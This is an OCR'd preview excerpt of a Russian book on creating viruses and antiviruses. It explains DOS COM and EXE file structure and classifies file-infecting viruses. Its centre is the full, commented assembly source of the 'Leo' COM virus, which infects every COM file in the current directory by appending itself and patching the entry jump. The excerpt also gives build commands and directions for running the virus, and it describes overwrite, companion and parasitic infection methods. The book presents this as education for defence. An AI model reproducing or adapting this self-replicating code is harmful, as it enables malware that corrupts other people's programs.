
ГУЛЬЕВ И.А.

Создаем ВИРУС и антивирус

- Осторожно, вирус!
  Классифицируем компьютерные вирусы
- Хотите знать, как он работает?
  Изучаем исходные тексты вирусов
- Как уберечь компьютер от инфекции
  Исследуем алгоритм заражения
- BBS в опасности
  Осаждаем виртуальную крепость
- Пароль не нужен
  Гуляем по сети инкогнито



Игорь Гульев

Создаем вирус и антивирус

«ДМК Пресс»

Гульев И. А.

Создаем вирус и антивирус / И. А. Гульев — «ДМК Пресс»,

Virus Warning!С этим сообщением, хоть раз в жизни, сталкивался любой пользователь компьютера. Вирмейкеры с упорством маньяков плодят все новые и новые разновидности вирусов. Бытует мнение, что избавиться от них можно лишь с помощью сложных и дорогостоящих новейших антивирусных программ. Это не совсем верно – знание принципов действия и способов внедрения вирусов поможет вовремя их обнаружить и локализовать, даже если под рукой не окажется подходящей антивирусной «вакцины».В этой книге вы найдете обширный материал, посвященный проблеме защиты информации, рассмотренной с обеих сторон баррикад (как от лица вирмейкера, так и создателя антивирусов).

© Гульев И. А.
© ДМК Пресс

Содержание

Введение 5
Глава 1 6
Структура и процесс загрузки COM-программы 7
Простейший COM-вирус 8
Способы внедрения COM-вирусов 16
Глава 2 18
Структура и процесс загрузки EXE-программы 19
Классификация EXE-вирусов 20
Вирусы, замещающие программный код (Overwrite) 20
Вирусы-спутники (Companion) 20
Вирусы, внедряющиеся в программу (Parasitic) 21
Способы заражения EXE-файлов 22
Вирусы, замещающие программный код (Overwrite) 23
Вирусы-спутники (Companion) 27
Инфицирование методом создания COM-файла спутника 27
Инфицирование методом переименования EXE-файла 30
Конец ознакомительного фрагмента. 31

Игорь Гульев
Создаем вирус и антивирус

Введение

Вряд ли стоит напоминать, что компьютеры стали настоящими помощниками человека и без них уже не может обойтись ни коммерческая фирма, ни государственная организация. Однако в связи с этим особенно обострилась проблема защиты информации.

Вирусы, получившие широкое распространение в компьютерной технике, взбудоражили весь мир. Многие пользователи компьютеров обеспокоены слухами о том, что с помощью компьютерных вирусов злоумышленники взламывают сети, грабят банки, крадут интеллектуальную собственность…

Все чаще в средствах массовой информации появляются сообщения о различного рода пиратских проделках компьютерных хулиганов, о появлении все более совершенных саморазмножающихся программ. Совсем недавно заражение вирусом текстовых файлов считалось абсурдом – сейчас этим уже никого не удивишь. Достаточно вспомнить появление «первой ласточки», наделавшей много шума – вируса WinWord.Concept, поражающего документы в формате текстового процессора Microsoft Word for Windows 6.0 и 7.0.

Хочется сразу заметить, что слишком уж бояться вирусов не стоит, особенно если компьютер приобретен совсем недавно, и много информации на жестком диске еще не накопилось. Вирус компьютер не взорвет. Ныне известен только один вирус (Win95.CIH), который способен испортить «железо» компьютера. Другие же могут лишь уничтожить информацию, не более того.

В литературе весьма настойчиво пропагандируется, что избавиться от вирусов можно лишь при помощи сложных (и дорогостоящих) антивирусных программ, и якобы только под их защитой вы можете чувствовать себя в полной безопасности. Это не совсем так – знакомство с особенностями строения и способами внедрения компьютерных вирусов поможет вовремя их обнаружить и локализовать, даже если под рукой не окажется подходящей антивирусной программы.

Глава 1
COM-вирусы

В этой главе рассказано об алгоритмах работы вирусов, заражающих COM-файлы, и способах их внедрения. Представлен исходный текст одного из таких вирусов с подробными комментариями. Также приведены основные сведения о структуре и принципах работы COM-программы.

Компьютерные вирусы могут «гнездиться» в самых неожиданных местах, например, в записи начальной загрузки MBR (master boot record), в исполняемых файлах типа COM и EXE, в файлах динамических библиотек DLL и даже в документах текстового процессора Microsoft Word for Windows. В этом разделе подробно рассматривается строение вируса, поражающего COM-файлы.

Структура и процесс загрузки COM-программы

Что же представляет собой COM-программа, как она загружается в память и запускается?

Структура COM-программы предельно проста – она содержит только код и данные программы, не имея даже заголовка. Размер COM-программы ограничен размером одного сегмента (64 Кбайт).

И еще два понятия, которые часто будут встречаться:

Program Segment Prefix (PSP) – область памяти размером 256 (0100h) байт, предшествующая программе при ее загрузке. PSP содержит данные командной строки и относящиеся к программе переменные.

Disk Transfer Address (DTA) – блок данных, содержащий адреса обмена данными с файлом (чтение или запись). Область DTA для работы с файлом используют многие функции, в том числе и не производящие чтение или запись в файл. Примером может служить функция 4Eh (найти первый файл по шаблону), которая будет неоднократно встречаться в листингах программ.

Загрузка COM-программы в память и ее запуск происходят так:

1. Определяется сегментный адрес свободного участка памяти достаточного для размещения программы размера.
2. Создается и заполняется блок памяти для переменных среды.
3. Создается блок памяти для PSP и программы (сегмент:0000Ь – PSP; сегмент:0100Ь – программа). В поля PSP заносятся соответствующие значения.
4. Устанавливается адрес DTA равным PSP:0080h.
5. Загружается COM-файл с адреса PSP:0100h.
6. Значение регистра AX устанавливается в соответствии с параметрами командной строки.
7. Регистры DS, ES и SS устанавливаются на сегмент PSP и программы (PSP:0000h).
8. Регистр SP устанавливается на конец сегмента, после чего в стек записывается 0000h.
9. Происходит запуск программы с адреса PSP:0100h.

COM-программа всегда состоит из одного сегмента и запускается со смещения 0100h.

Простейший COM-вирус

В начале COM-файла обычно находится команда безусловного перехода JMP, состоящая из трех байт. Первый байт содержит код команды 0E9h, следующие два – адрес перехода. Поскольку рассматриваемый ниже вирус учебный, он будет заражать только COM-файлы, начинающиеся с команды JMP. Благодаря простому строению COM-файла в него очень просто добавить тело вируса и затем указать его адрес в команде JMP. На рис. 1.1. показано заражение файла таким способом.

Рис. 1.1

После загрузки зараженного файла управление получает вирус. Закончив работу, вирус восстанавливает оригинальный JMP и передает управление программе, как показано на рис. 1.2.




Рис. 1.2

Что же делает рассматриваемый вирус? После старта он ищет в текущем каталоге COM-программы. Для этого используется функция 4Eh (найти первый файл):

```
;Ищем первый файл по шаблону имени
mov ah,4Eh
mov dx,offset fname – offset myself
add dx,bp
mov cx,00100111b
int 21h
```

Затем вирус проверяет (по первому байту файла), подходят ли ему найденные COM-программы:

```
;Открываем файл
Open:
```

```
mov ax,3D02h
mov dx,9Eh
int 21h
;Если при открытии файла ошибок не произошло,
;переходим к чтению, иначе выходим из вируса
jnc See_Him
jmp exit
;Читаем первый байт файла
See_Him:
xchg bx,ax
mov ah,3Fh
mov dx,offset buf–offset myself
add dx,bp
xor cx,cx ;CX=0
inc cx ;(увеличение на 1) CX=1
int 21h
;Сравниваем. Если первый байт файла
;не E9h, то переходим к поиску следующего
;файла – этот для заражения не подходит
cmp byte ptr [bp+(offset buf–offset myself)],0E9h
jne find_next
```

Перед заражением файла вирус проверяет сигнатуру – не исключено, что файл уже заражен:

```
;Переходим в конец файла (на последний байт)
mov ax,4200h
xor cx,cx
mov dx,[bp+(offset flen–offset MySelf)]
dec dx
int 21h
;Читаем сигнатуру вируса
Read:
mov ah,3Fh
xor cx,cx
inc cx
mov dx,offset bytik–offset myself
add dx,bp
int 21h
;Если при чтении файла ошибок не произошло,
;проверяем сигнатуру,
;иначе ищем следующий файл
jnc test_bytik
jmp find_next
;Проверяем сигнатуру
Test_bytik:
cmp byte ptr [bp+(offset bytik–offset myself)],CheckByte
;Если сигнатура есть, то ищем другой файл,
;если ее нет – будем заражать
```

```
je find_next2
jmp Not_infected
```

Затем, в соответствии с предложенной схемой, вирус дописывается в конец файла-жертвы и устанавливает адрес перехода на самого себя:

```
;Переходим в конец файла
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
;Устанавливаем регистр DS на сегмент кода
push cs
pop ds
;Копируем вирус в файл
mov ah,40h
mov cx,offset VirEnd–offset la
mov dx,bp
sub dx,offset myself–offset la
int 21h
;Записываем в начало файла переход на тело вируса
Write_Jmp:
;Переходим в начало файла
xor cx,cx
xor dx,dx
mov ax,4200h
int 21h
;Записываем первые три байта файла (переход на тело вируса)
mov ah,40h
mov cx,3
mov dx,offset jmpvir–offset myself
add dx,bp
int 21h
```

После того, как вирус закончит свою работу, он восстанавливает в исходное состояние первые три байта программы (в памяти компьютера) и передает управление на начало программы. Далее, при запуске зараженного файла, управление сначала получает вирус, затем – исходная программа. Благодаря такой схеме работы рассматриваемый вирус может спокойно существовать, будучи один раз выпущенным на волю.

Как запустить вирус? В любом текстовом редакторе создается файл LEO.ASM, содержащий исходный текст вируса, затем этот файл компилируется и компонуется готовая программа. Например, в системе программирования Turbo Assembler последние два этапа выполняются такими командами:

```
tasm.exe leo.asm
tlink leo.obj/t
```

В итоге получился файл LEO.COM, содержащий готовый COM-вирус. Для проверки работы вируса можно создать отдельный каталог и скопировать в него этот файл, а также

несколько других COM-файлов. После запуска LEO.COM вирус внедрится во все остальные COM-файлы. Не стоит бояться, что будет заражен сразу весь компьютер – вирус распространяется только в текущем каталоге. Ниже приводится исходный текст вируса:

```
.286 ;Устанавливаем тип процессора
CheckByte equ 0F0h
;Указываем, что регистры CS и DS содержат
;адрес сегмента кода программы
assume cs:code, ds:code
;Начало сегмента кода. В конце программы сегмент кода нужно
;закрыть – ”code ends”
code segment
;Устанавливаем смещения в сегменте кода.
;Данная строчка обязательна
;для COM–программы (все COM–программы
;начинаются с адреса 100h)
org 100h
start:
;Имитируем зараженный COM–файл.
;Тело вируса начинается с метки la
; jmp la
db 0E9h ;Код команды JMP
dw offset la–offset real
real:
;Выходим из программы
mov ah,4Ch
int 21h
;Здесь начинается тело вируса
la:
;Сохраняем регистры и флаги
pushf
pusha
push ds es
;Получаем точку входа.
;Для этого вызываем подпрограмму (следующий
;за вызовом адрес) и читаем из стека адрес возврата
call MySelf
MySelf:
pop bp
;Восстанавливаем первые три байта исходной программы
mov al,[bp+(offset bytes_3[0]–offset MySelf)]
mov byte ptr cs:[100h],al
mov al,[bp+(offset bytes_3[1]–offset MySelf)]
mov byte ptr cs:[101h],al
mov al,[bp+(offset bytes_3[2]–offset MySelf)]
mov byte ptr cs:[102h],al
;Дальнейшая задача вируса – найти новую жертву.
;Для этого используется функция 4Eh (Найти первый файл).
;Ищем файл с любыми атрибутами
```

```
Find_First:
;Ищем первый файл по шаблону имени
mov ah,4Eh
mov dx,offset fname–offset myself
add dx,bp
mov cx,00100111b
int 21h
;Если файл найден – переходим к смене атрибутов, иначе выходим
;из вируса (здесь нет подходящих для заражения файлов)
jnc attributes
jmp exit
attributes:
;Читаем оригинальные атрибуты файла
mov ax,4300h
mov dx,9Eh ;Адрес имени файла
int 21h
;Сохраняем оригинальные атрибуты файла
push cx
;Устанавливаем новые атрибуты файла
mov ax,4301h
mov dx,9Eh ;Адрес имени файла
mov cx,20h
int 21h
;Переходим к открытию файла
jmp Open
;Ищем следующий файл, так как предыдущий не подходит
Find_Next:
;Восстанавливаем оригинальные атрибуты файла
mov ax,4301h
mov dx,9Eh ;Адрес имени файла
pop cx
int 21h
;Закрываем файл
mov ah,3Eh
int 21h
;Ищем следующий файл
mov ah,4Fh
int 21h
;Если файл найден – переходим к смене атрибутов, иначе выходим
;из вируса (здесь нет подходящих для заражения файлов)
jnc attributes
jmp exit
;Открываем файл
Open:
mov ax,3D02h
mov dx,9Eh
int 21h
;Если при открытии файла ошибок не произошло –
;переходим к чтению, иначе выходим из вируса
```

```
jnc See_Him
jmp exit
;Читаем первый байт файла
See_Him:
xchg bx,ax
mov ah,3Fh
mov dx,offset buf–offset myself
add dx,bp
xor cx,cx ;CX=0
inc cx ;(увеличение на 1) CX=1
int 21h
;Сравниваем. Если первый байт файла
;не E9h, то переходим к поиску следующего файла –
;этот для заражения не подходит
cmp byte ptr [bp+(offset buf–offset myself)],0E9h
jne find_next
;Переходим в начало файла
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h
;Читаем первые три байта файла в тело вируса
See_Him2:
mov ah,3Fh
mov dx,offset bytes_3–offset myself
add dx,bp
mov cx,3
int 21h
;Получаем длину файла, для чего переходим в конец файла
Testik:
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
Size_test:
;Сохраняем полученную длину файла
mov [bp+(offset flen–offset MySelf)],ax
;Проверяем длину файла
cmp ax,64000
;Если файл не больше 64000 байт,– переходим
;к следующей проверке,
;иначе ищем другой файл (этот слишком велик для заражения)
jna rich_test
jmp find_next
;Проверим, не заражен ли файл.
;Для этого проверим сигнатуру вируса
Rich_test:
;Переходим в конец файла (на последний байт)
mov ax,4200h
```

```
xor cx,cx
mov dx,[bp+(offset flen−offset MySelf)]
dec dx
int 21h
;Читаем сигнатуру вируса
Read:
mov ah,3Fh
xor cx,cx
inc cx
mov dx,offset bytik−offset myself
add dx,bp
int 21h
;Если при чтении файла ошибок
;не произошло – проверяем сигнатуру,
;иначе ищем следующий файл
jnc test_bytik
jmp find_next
;Проверяем сигнатуру
Test_bytik:
cmp byte ptr [bp+(offset bytik−offset myself)],CheckByte
;Если сигнатура есть, то ищем другой файл,
;если нет – будем заражать
jne Not_infected
jmp find_next
;Файл не заражен – будем заражать
Not_infected:
mov ax,[bp+(offset flen−offset myself)]
sub ax,03h
mov [bp+(offset jmp_cmd−offset myself)],ax
I_am_copy:
;Переходим в конец файла
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
;Устанавливаем регистр DS на сегмент кода
push cs
pop ds
;Копируем вирус в файл
mov ah,40h
mov cx,offset VirEnd−offset la
mov dx,bp
sub dx,offset myself−offset la
int 21h
;Записываем в начало файла переход на тело вируса
Write_Jmp:
;Переходим в начало файла
xor cx,cx
xor dx,dx
```

```
mov ax,4200h
int 21h
;Записываем первые три байта файла (переход на тело вируса)
mov ah,40h
mov cx,3
mov dx,offset jmpvir–offset myself
add dx,bp
int 21h
;Закрываем файл
Close:
mov ah,3Eh
int 21h
;Восстанавливаем оригинальные атрибуты файла
mov ax,4301h
mov dx,9Eh
pop cx
int 21h
exit:
;Восстанавливаем первоначальные значения регистров и флагов
pop es ds
popa
popf
;Передаем управление программе–носителю
push 100h
retn
;Байт для чтения сигнатуры
bytik db (?)
;Зарезервировано для изменения трех байт вируса
jmpvir db 0E9h
jmp_cmd dw (?)
;Длина файла
flen dw (?)
;Шаблон для поиска файлов
fname db ”*.com”,0
;Область для хранения команды перехода
bytes_3 db 90h, 90h, 90h
;Байт памяти для чтения первого байта файла
;с целью проверки (E9h)
buf db (?)
;Название вируса
virus_name db ”Leo”
;Сигнатура
a db CheckByte
VirEnd:
code ends
end start
```

Способы внедрения COM-вирусов

Рассмотренный вирус дописывался в конец файла, а в начало файла вписывал переход на себя. Существуют и другие способы внедрения вирусов.

Рассмотрим два варианта внедрения COM-вируса в начало файла. Вариант первый. Вирус переписывает начало программы в конец файла, чтобы освободить место для себя. После этого тело вируса записывается в начало файла, а небольшая его часть, обеспечивающая перенос вытесненного фрагмента программы, на прежнее место – в конец. При восстановлении первоначального вида программы тело вируса будет затерто, поэтому код вируса, восстанавливающий программу, должен находиться в безопасном месте, отдельно от основного тела вируса. Этот способ внедрения изображен на рис. 1.3.




Рис. 1.3

При загрузке зараженного таким способом файла управление получит вирус (так как он находится в начале файла и будет загружен с адреса 0100h). После окончания работы вирус передает управление коду, переносящему вытесненную часть программы на прежнее место. После восстановления (в памяти, не в файле) первоначального вида программы, она запускается. Схема работы вируса изображена на рис. 1.4.




Рис. 1.4

Второй вариант отличается от первого тем, что вирус, освобождая для себя место, сдвигает все тело программы, а не переносит ее часть в конец файла. Этот способ внедрения изображен на рис. 1.5.




Рис. 1.5

После запуска зараженной программы, как и в предыдущем случае, управление получает вирус. Дальнейшая работа вируса отличается только тем, что часть вируса, восстанавливающая первоначальный вид программы, переносит к адресу 0100h все тело программы, а не только вытесненную часть. Схема работы вируса, заражающего файл таким образом, приведена на рис. 1.6.

Рис. 1.6

Существуют разновидности вирусов, не дописывающие часть своего тела в конец файла. К примеру, вирус может внедряться в середину файла. В этом случае алгоритм работы вируса является смесью алгоритмов одного из двух только что описанных вирусов и вируса, описанного в разделе «Простейший COM-вирус».

Глава 2
EXE-вирусы

В этой главе рассказано о вирусах, заражающих EXE-файлы. Приведена классификация таких вирусов, подробно рассмотрены алгоритмы их работы, отличия между ними, достоинства и недостатки. Для каждого типа вирусов представлены исходные тексты с подробными комментариями. Также приведены основные сведения о структуре и принципах работы EXE-программы.

COM-файлы (небольшие программы, написанные в основном на языке Assembler) медленно, но верно устаревают. Им на смену приходят пугающие своими размерами EXE-«монстры». Появились и вирусы, умеющие заражать EXE-файлы.

Структура и процесс загрузки EXE-программы

В отличие от COM-программ, EXE-программы могут состоять из нескольких сегментов (кодов, данных, стека). Они могут занимать больше 64Кбайт.

EXE-файл имеет заголовок, который используется при его загрузке. Заголовок состоит из форматированной части, содержащей сигнатуру и данные, необходимые для загрузки EXE-файла, и таблицы для настройки адресов (Relocation Table). Таблица состоит из значений в формате сегмент: смещение. К смещениям в загрузочном модуле, на которые указывают значения в таблице, после загрузки программы в память должен быть прибавлен сегментный адрес, с которого загружена программа.

При запуске EXE-программы системным загрузчиком (вызовом функции DOS 4Bh) выполняются следующие действия:

1. Определяется сегментный адрес свободного участка памяти, размер которого достаточен для размещения программы.

2. Создается и заполняется блок памяти для переменных среды.

3. Создается блок памяти для PSP и программы (сегмент:0000h – PSP; сегмент+0010h:0000h – программа). В поля PSP заносятся соответствующие значения.

4. Адрес DTA устанавливается равным PSP:0080h.

5. В рабочую область загрузчика считывается форматированная часть заголовка EXE-файла.

6. Вычисляется длина загрузочного модуля по формуле: Size=((PageCnt*512)–(HdrSize*16))–PartPag.

7. Определяется смещение загрузочного модуля в файле, равное HdrSize*16.

8. Вычисляется сегментный адрес (START_SEG) для загрузки – обычно это PSP+10h.

9. Считывается в память загрузочный модуль (начиная с адреса START_SEG:0000).

10. Для каждого входа таблицы настройки:

a) читаются слова I_OFF и I_SEG;

b) вычисляется RELO_SEG=START_SEG+I_SEG;

c) читается слово по адресу RELO_SEG:I_OFF;

d) к прочитанному слову прибавляется START_SEG;

e) результат запоминается по тому же адресу (RELO_SEG:I_OFF).

11. Распределяется память для программы в соответствии с MaxMem и MinMem.

12. Инициализируются регистры, выполняется программа:

a) ES=DS=PSP;

b) AX=результат проверки правильности идентификаторов драйверов, указанных в командной строке;

c) SS=START_SEG+ReloSS, SP=ExeSP;

d) CS=START_SEG+ReloCS, IP=ExeIP.

Классификация EXE-вирусов

EXE-вирусы условно можно разделить на группы, используя в качестве признака для деления особенности алгоритма.

Вирусы, замещающие программный код (Overwrite)

Такие вирусы уже стали раритетом. Главный их недостаток – слишком грубая работа. Инфицированные программы не исполняются, так как вирус записывается поверх программного кода, не сохраняя его. При запуске вирус ищет очередную жертву (или жертвы), открывает найденный файл для редактирования и записывает свое тело в начало программы, не сохраняя оригинальный код. Инфицированные этими вирусами программы лечению не подлежат.

Вирусы-спутники (Companion)

Эти вирусы получили свое название из-за алгоритма размножения: к каждому инфицированному файлу создается файл-спутник. Рассмотрим более подробно два типа вирусов этой группы:

Вирусы первого типа размножается следующим образом. Для каждого инфицируемого EXE-файла в том же каталоге создается файл с вирусным кодом, имеющий такое же имя, что и EXE-файл, но с расширением COM. Вирус активируется, если при запуске программы в командной строке указано только имя исполняемого файла. Дело в том, что, если не указано расширение файла, DOS сначала ищет в текущем каталоге файл с заданным именем и расширением COM. Если COM-файл с таким именем не найден, ведется поиск одноименного EXE-файла. Если не найден и EXE-файл, DOS попробует обнаружить BAT (пакетный) файл. В случае отсутствия в текущем каталоге исполняемого файла с указанным именем поиск ведется во всех каталогах, доступных по переменной PATH. Другими словами, когда пользователь хочет запустить программу и набирает в командной строке только ее имя (в основном так все и делают), первым управление получает вирус, код которого находится в COM-файле. Он создает COM-файл еще к одному или нескольким EXE-файлам (распространяется), а затем исполняет EXE-файл с указанным в командной строке именем. Пользователь же думает, что работает только запущенная EXE-программа. Вирус-спутник обезвредить довольно просто – достаточно удалить COM-файл.

Вирусы второго типа действуют более тонко. Имя инфицируемого EXE-файла остается прежним, а расширение заменяется каким-либо другим, отличным от исполняемого (COM, EXE и BAT). Например, файл может получить расширение DAT (файл данных) или OVL (программный оверлей). Затем на место EXE-файла копируется вирусный код. При запуске такой инфицированной программы управление получает вирусный код, находящийся в EXE-файле. Инфицировав еще один или несколько EXE-файлов таким же образом, вирус возвращает оригинальному файлу исполняемое расширение (но не EXE, а COM, поскольку EXE-файл с таким именем занят вирусом), после чего исполняет его. Когда работа инфицированной программы закончена, ее запускаемому файлу возвращается расширение неисполняемого. Лечение файлов, зараженных вирусом этого типа, может быть затруднено, если вирус-спутник шифрует часть или все тело инфицируемого файла, а перед исполнением его расшифровывает.

Вирусы, внедряющиеся в программу (Parasitic)

Вирусы этого вида самые незаметные: их код записывается в инфицируемую программу, что существенно затрудняет лечение зараженных файлов. Рассмотрим методы внедрения EXE-вирусов в EXE-файл.

Способы заражения EXE-файлов

Самый распространенный способ заражения EXE-файлов такой: в конец файла дописывается тело вируса, а заголовок корректируется (с сохранением оригинального) так, чтобы при запуске инфицированного файла управление получал вирус. Похоже на заражение COM-файлов, но вместо задания в коде перехода в начало вируса корректируется собственно адрес точки запуска программы. После окончания работы вирус берет из сохраненного заголовка оригинальный адрес запуска программы, прибавляет к его сегментной компоненте значение регистра DS или ES (полученное при старте вируса) и передает управление на полученный адрес.

Следующий способ – внедрение вируса в начало файла со сдвигом кода программы. Механизм заражения такой: тело инфицируемой программы считывается в память, на ее место записывается вирусный код, а после него – код инфицируемой программы. Таким образом, код программы как бы «сдвигается» в файле на длину кода вируса. Отсюда и название способа – «способ сдвига». При запуске инфицированного файла вирус заражает еще один или несколько файлов. После этого он считывает в память код программы, записывает его в специально созданный на диске временный файл с расширением исполняемого файла (COM или EXE), и затем исполняет этот файл. Когда программа закончила работу, временный файл удаляется. Если при создании вируса не применялось дополнительных приемов защиты, то вылечить инфицированный файл очень просто – достаточно удалить код вируса в начале файла, и программа снова будет работоспособной. Недостаток этого метода в том, что приходится считывать в память весь код инфицируемой программы (а ведь бывают экземпляры размером больше 1Мбайт).

Следующий способ заражения файлов – метод переноса – по всей видимости, является самым совершенным из всех перечисленных. Вирус размножается следующим образом: при запуске инфицированной программы тело вируса из нее считывается в память. Затем ведется поиск неинфицированной программы. В память считывается ее начало, по длине равное телу вируса. На это место записывается тело вируса. Начало программы из памяти дописывается в конец файла. Отсюда название метода – «метод переноса». После того, как вирус инфицировал один или несколько файлов, он приступает к исполнению программы, из которой запустился. Для этого он считывает начало инфицированной программы, сохраненное в конце файла, и записывает его в начало файла, восстанавливая работоспособность программы. Затем вирус удаляет код начала программы из конца файла, восстанавливая оригинальную длину файла, и исполняет программу. После завершения программы вирус вновь записывает свой код в начало файла, а оригинальное начало программы – в конец. Этим методом могут быть инфицированы даже антивирусы, которые проверяют свой код на целостность, так как запускаемая вирусом программа имеет в точности такой же код, как и до инфицирования.

Вирусы, замещающие программный код (Overwrite)

Как уже говорилось, этот вид вирусов уже давно мертв. Изредка появляются еще такие вирусы, созданные на языке Assembler, но это, скорее, соревнование в написании самого маленького overwrite-вируса. На данный момент самый маленький из известных overwrite-вирусов написан ReminderW (Death Virii Crew group) и занимает 22 байта.

Алгоритм работы overwrite-вируса следующий:

1. Открыть файл, из которого вирус получил управление.
2. Считать в буфер код вируса.
3. Закрыть файл.
4. Искать по маске подходящий для заражения файл.
5. Если файлов больше не найдено, перейти к пункту 11.
6. Открыть найденный файл.
7. Проверить, не заражен ли найденный файл этим вирусом.
8. Если файл заражен, перейти к пункту 10.
9. Записать в начало файла код вируса.
